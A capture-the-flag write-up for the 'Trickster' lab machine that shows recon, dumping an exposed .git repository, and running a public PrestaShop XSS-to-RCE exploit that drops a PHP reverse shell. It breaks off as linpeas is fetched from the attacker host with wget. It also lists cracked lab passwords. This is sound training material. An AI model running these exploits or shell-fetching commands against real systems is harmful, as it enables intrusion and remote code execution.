Trickster
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Trickster is a medium Linux box with a long, very "real-world" chain. The main site redirects totrickster.htband ashop.trickster.htbvhost serves a PrestaShop store with an exposed.gitdirectory: we dump it, discover the admin panel path and version 8.1.5, vulnerable to CVE-2024-34716 (stored XSS to RCE), which gives us a shell aswww-data. The MariaDB creds are inparameters.php; we dump theps_employeehashes, crack james's (alwaysandforever) and SSH in. From there we find a Docker container (172.17.0.2:5000) running changedetection.io v0.45.20; after a port forward we reuse james's password and exploit CVE-2024-32651 (SSTI) for a shell asrootinside the container. Its backups hide adam's password (adam_admin992). Finally, adam can run PrusaSlicer via passwordlesssudo: CVE-2023-47268 injects a command viapost_processin a.3mfand lands usroot.
Recon
Initial scan
A full TCP scan leaves only two ports open: 22 (SSH) and 80 (HTTP). The returning packet's TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.34 -oG scan
Discovered open port 80/tcp on 10.10.11.34
Discovered open port 22/tcp on 10.10.11.34
Completed SYN Stealth Scan at 14:09, 14.40s elapsed (65535 total ports)
Not shown: 65401 closed tcp ports (reset), 132 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Here the remaining ports come back not as filtered but as closed (reset): the box answers with a RST instead of swallowing the packet, the behaviour of a host with no firewall in the way.
The two ports get carried into the next command by extractPorts, which reads them from the scan file and leaves them on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.34
Open ports: 22,80

Ports copied to clipboard
We ask for versions and default scripts on both ports.
nmap -p22,80 -sCV 10.10.11.34
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://trickster.htb/
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel
OpenSSH 8.9p1 and Apache 2.4.52 are the ones shipped with Ubuntu 22.04 (jammy). And http-title carries the fact that unlocks everything else: Did not follow redirect to http://trickster.htb/. That message means the server does not answer by IP but redirects to a name; without that name in /etc/hosts the browser resolves nothing and the box looks empty.
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.34     trickster.htb
With the name resolving, whatweb interrogates the server to see what is behind it:
whatweb http://trickster.htb
http://trickster.htb [403 Forbidden] Apache[2.4.52], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.34], Title[403 Forbidden]
The request returns a 403 Forbidden, but the headers already confirm what the version scan said: Apache 2.4.52 on Ubuntu, with no framework giving itself away by signature.
The shop.trickster.htb vhost
With the domain resolving, trickster.htb loads a static corporate site. No panel, no forms, but the top menu has one entry that does lead somewhere dynamic: SHOP.

That link points at the shop.trickster.htb subdomain, which does not resolve at first, because our machine's DNS knows nothing about it:

Hmm. We're having trouble finding that site.
We can't connect to the server at shop.trickster.htb.
The fix is the same as before, adding it to /etc/hosts. No vhost fuzzing was needed: the site itself advertised it, which is always the first thing to check before firing a 20,000-name wordlist.
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.34     trickster.htb shop.trickster.htb
Unlike the landing page, the store is a full application: catalogue, cart, Sign in, search.
shop.trickster.htb serves a store built with PrestaShop (a PHP e-commerce CMS). That's the attack surface.
Shell as www-data
The exposed .git directory
Trying common leak paths, shop.trickster.htb/.git/ responds with a directory listing: the store's Git repository is served under the web root. That leaks the full source code and its history.

We dump it with git-dumper, which rebuilds the repository locally by downloading the index and every reachable blob.
python3 git_dumper.py http://shop.trickster.htb/.git/ /home/krmena/machines/trickster/content/git-dumper/shop
[-] Testing http://shop.trickster.htb/.git/HEAD [200]
[-] Testing http://shop.trickster.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://shop.trickster.htb/.gitignore [404]
[-] Fetching http://shop.trickster.htb/.git/logs/ [200]
[-] Fetching http://shop.trickster.htb/.git/index [200]
[-] Fetching http://shop.trickster.htb/.git/logs/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/commit-msg.sample [200]
The .gitignore 404 is just noise from the tool, which always probes it. What matters is that index, logs/HEAD and the object tree answer 200: the whole repository is downloadable.
cd shop
git log
The history reveals two key facts. The author of the initial commit is adam <adam@trickster.htb> (a valid system username) and the message is "update admin pannel".

0000000000000000000000000000000000000000 0cbc7831c1104f1fb0948ba46f75f1666e18e64c adam <adam@trickster.htb> 1716538399 -0400 commit (initial): update admin pannelThe .git/logs/HEAD shows the initial commit signed by adam <adam@trickster.htb> with the message update admin pannel.
PrestaShop renames the admin panel to a directory with a random suffix (to make it harder to find). The project's own documentation describes it: the admin folder is created during installation as the word admin followed by a random string, and you need to know it to get in. And that name is among the dumped files:
ls
INSTALL.txt  Install_PrestaShop.html  LICENSES  Makefile  admin634ewutrx1jgitlooaj
autoload.php  error500.html  index.php  init.php
This is exactly why we dump the .git instead of relying on the browser: the web server hides that directory from normal browsing, but it lives inside the repository's blobs. Visiting shop.trickster.htb/admin634ewutrx1jgitlooaj/ shows the back-office login, whose header reveals the version:

shop.trickster.htb/admin634ewutrx1jgitlooaj/index.php?controller=AdminLogin&token=be9a5cdf914b6e841e76eaf7f3c4e5af

PrestaShop
  8.1.5
Trickster Store
  Email address / Password  ->  LOG IN
PrestaShop 8.1.5, printed under the logo before even authenticating.
CVE-2024-34716: stored XSS to RCE
Searching for vulnerabilities in that version turns up the CVE that opens the box:

CVE-2024-34716: PrestaShop XSS Vulnerability
Disclosed on 24/05/2024

PrestaShop is an open source e-commerce web application ... it offers a customer-thread feature that
enables communication between customers and administrators. However, a vulnerability has been identified
in PrestaShop versions 8.1.0 to 8.1.5, where an attacker can exploit a cross-site scripting (XSS)
vulnerability through the customer-thread feature. This vulnerability allows the attacker to upload a
malicious file containing an XSS payload, which can be executed when an admin opens the attached file in
the back office. By injecting a script, the attacker can access the session and security token, granting
them the ability to perform any authenticated action within the administrator's scope of rights.
PrestaShop 8.1.5 is vulnerable to CVE-2024-34716, a chain combining a stored XSS in the Customer Service module with a missing CSRF protection in the back-office. An anonymous attacker sends a message carrying a JavaScript payload; when an administrator opens it in the panel, that JavaScript (now with the admin's session) creates a malicious theme and uploads a webshell. The important caveat: it needs the admin to open the message; on this box an automated process plays that role.
We use the public exploit aelmokhtar/CVE-2024-34716:

aelmokhtar / CVE-2024-34716
  README.md
  exploit.html
  exploit.py
  ps_next_8_theme_malicious_old.zip
  requirements.txt
  reverse_shell_template.php
The filenames already tell the attack: an exploit.html carrying the XSS, a tampered PrestaShop theme (ps_next_8_theme_malicious_old.zip) and the PHP reverse-shell template that theme ends up dropping on the server. It takes the shop URL, the target admin's email (the admin@trickster.htb we know) and our listener IP. It stands up an HTTP server serving the zipped malicious theme, sends the message with the XSS, and waits for the "admin" to open it.
python3 exploit.py --url http://shop.trickster.htb --email admin@trickster.htb --local-ip 10.10.15.39Within seconds the simulated process opens the message, reverse_shell_new.php is uploaded inside the theme and we get the connection: a shell as www-data.

[X] Starting exploit with:
        Url: http://shop.trickster.htb
        Email: admin@trickster.htb
        Local IP: 10.10.15.39
        Admin Path: admin634ewutrx1jgitlooaj
...
$ whoami
www-data
Shell as james
linpeas: plenty of noise and one hint
The first move from the www-data shell is enumerating the system. linpeas gets served from the attacker and pulled into the victim's /tmp:
python3 -m http.server 80wget http://10.10.15.39/linpeas.sh
chmod +x linpeas.sh
